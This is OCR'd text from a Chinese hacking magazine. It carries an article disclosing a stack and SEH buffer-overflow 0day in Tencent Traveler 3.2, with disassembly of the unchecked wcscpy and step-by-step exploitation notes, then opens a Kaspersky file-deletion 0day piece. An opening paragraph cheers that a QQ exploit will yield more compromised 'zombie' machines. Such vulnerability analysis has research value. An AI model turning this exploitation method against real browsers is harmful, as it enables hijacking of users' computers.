


图5

对于这个漏洞的利用，我已经做了录像，大家可以看看，针对2006到2007的QQ都是通杀！安全组件竟然如此不安全，看来我们的肉鸡又要多多了！

适合读者：入侵爱好者、溢出爱好者
前置知识：汇编语言、缓冲区溢出基本原理



再次曝光 腾讯浏览器溢出0Day

文/图 爱无言

年前的时候我发现并公布了腾讯浏览器TTraveler（下面简称TT）的一个插件溢出漏洞，没想到腾讯的反应还真快，马上升级了TT，目前最新的版本为3.2。为了避免插件的溢出漏洞，腾讯竟然把"迷你旋风下载"给去掉了，真是有点……可惜的是，根据我再次反汇编的结果，虽然腾讯对TT进行了一次代码修改，增加了许多限制与边界检查，但还是被我发现了多个漏洞，问题出得还不小，只是利用起来比较麻烦，下面就先给大家公布其中的一个，看好了哦。

开始前先说一下我的测试环境，操作系统是Windows XP SP2，测试对象就是最新的TT3.2，如图1 所示。




图1

大家都知道，过长的超链接是无法被浏览器访问的，这里的浏览器包括IE、遨游等。如果直接使用"ll"这样的语句，在href后面填入过长的网站地址，就会出现错误提示，如图2 所示。但是如果我们利用一些脚本技巧，如重定向这类的语句，就会迫使浏览器访问这样的过长网站地址。当我们利用这种技巧迫使TT访问的时候，发现TT出现了一个写入错误，导致程序自动重启了，如图3 所示。带着疑惑，我们分析一下这个错误出现的原因。




图2




图3

在浏览器的世界里，我们访问的那些网站地址都要经过宽字符处理，也就是变成Unicode的形式，所以为了找到这个错误出现的原因，我们使用OllyDBG来调试TT。等到程序完全载入后，利用OllyDBG命令行下断点"bpx MultiByteToWideChar"，下断后，我们开始访问过长的网站地址，两次中断后，我们来到函数"int stdcall sub_405380(wchar_t *,LPARAM lParam)"处，这里我采用静态反汇编的形式给大家讲解这个调用过程，而内存的动态分配则利用OllyDBG给大家讲解，这样会好理解一点。

在函数sub_405380里面，被我们处理成Unicode形式的网站地址成为函数的第一个参数，接着我们看下面的代码。

```
mov     eax, large fs:0
……
mov     [esp+10h+var_4], 0
// 前面这些都是对程序出错处理以及参数进栈的过程
push    eax ; wchar_t *
// 我们的过长网址
call    sub_53AE00  // 这个函数里面出错了
```

紧接着看看函数sub_53AE00。

```
mov     eax, 104Ch
// 注意这里，函数开始分配了0x104c个字节
call    __alloca_probe
push    ebx
push    ebp
mov     ebp, [esp+1054h+arg_0]
……
mov     esi, ds:__imp_wcslen
push    ebp ; wchar_t *
call    esi ; __imp_wcslen
// 获得我们的网址长度
……
push    offset s_AboutBlank ; "about:blank"
push    ebp  ; wchar_t *
call    ds:_wcsicmp
// 比较是不是about:blank，不是则准备写入内存，作为访问地址
add     esp, 8
test    eax, eax
……
loc_53AE85:
mov     ebx, ds:wcscpy
lea     eax, [esp+105Ch+var_104C]
push    ebp  ; wchar_t *
push    eax  ; wchar_t *
call    ebx ; wcscpy
// 开始写入内存，这里就是出错的地方，我们看到这并没发现有什么长度检查
lea     ecx, [esp+1064h+var_104C]
……
pop     edi
pop     esi
pop     ebp
pop     ebx
add     esp, 104Ch // 程序出错，返回地址被覆盖
retn
```

看了上面的分析，相信大家现在也知道为什么我们访问过长的网址会导致TT出错了，其实这里是一个经典的栈溢出，因为返回地址被覆盖了，所以完全可以利用jmpesp这样的方式来执行ShellCode。

下面让我们再结合OllyDBG的动态调试看看内存的分配，如图4所示。图中出错的函数正是wcscpy函数，看看下面的内存里面全部被我们的网址给覆盖了，由此可知我们的分析是正确的。接下来就该考虑如何把我们的ShellCode加到这个过长的网址里面了。这里是一个宽字节溢出，地址是像0x11002200这样的格式，我们的ShellCode并不在这个区域内。再去看看图的右侧，可以发现过长网址是在0x0012e40c这样的地址里面，怎么利用呢？其实很简单。我们知道，程序一旦出错，就会利用SHE链表

来进行容错处理，当程序本身有容错处理函数时，系统会先调用程序本身的容错函数处理。而这里的容错函数的地址恰好就在我们能覆盖到的内存空间里面，真是太好了。在出错调用容错函数的时候，"esp+8"的内存地址里面放的就是一个出错时的数据结构，这个结构刚好指向我们的超长网址，我们只要覆盖它不就可以执行ShellCode了吗？




图4

说干就干！不过别急，注意我们要找的是什么？是一个"call dword ptr[esp+8]"的指令，这个指令的寻找我在这里就不多说了，只说说要注意的地方。我们找到的地址一定要符合宽字符编码，这可以利用WinHex来实现，在里面输入你的地址的十六进制，保存后看它是不是一个汉字就行。找到这样的指令后，覆盖我们的SHE链表上的处理函数地址，然后放入我们的ShellCode，这段ShellCode也要符合宽字符编码，然后让我们看看利用效果，如图5所示。





图5

我们成功了！不过细心的你一定发现这个消息框的方向怎么反了？这其实是我压栈的顺序问题，接下来的事情这就留给大家去研究吧！我这里提供了一个POC程序，大家可以自己测试一下。

现在已经是凌晨了，这篇文章总算是写出来了，黑防小编"一再关心"说尽快成稿，以飨黑防读者，我加班加点完成了，细细想想，做黑防Fans真是幸福啊！



适合读者：入侵爱好者
前置知识：无

卡巴斯基删除任意文件0Day

文/图 爱无言

卡巴斯基是俄罗斯人编写的一款非常不错的杀毒软件，在计算机安全领域的口碑一向很好。当国内杀毒软件日益成为病毒破坏的首选目标时，我为了爱机不被猖狂的病毒破坏，选择使用了卡巴斯基。事实上，你不得不承认国外的杀毒软件，在病毒的检测技术上确实比国内的杀毒软件略高一筹。卡巴斯基出色的主动防御功能和细致的流氓软件清除功能令我很喜欢，但这样一款为安全而生的杀毒软件本身是否安全呢？前一段时间，卡巴斯基出现了一个提升权限的漏洞，让人心存疑虑：除此之外，卡巴斯基还有没有问题呢？抱着研究的目的，我测试了一下卡巴斯基，在此期间又发现了几个非常严重的安全隐患，这里将其中的一个公布出来，希望和我一样使用卡巴斯基的朋友能够引起注意，也希望卡巴斯基能够做得更好，让我们能有一个安全感。

我这里作测试的是卡巴斯基6.0，如图1所示。为了测试的准确性，我重新安装了卡巴斯基，所以病毒库过期了，其他版本的卡巴斯基暂时没有做测试，大家可以自行测试一下。

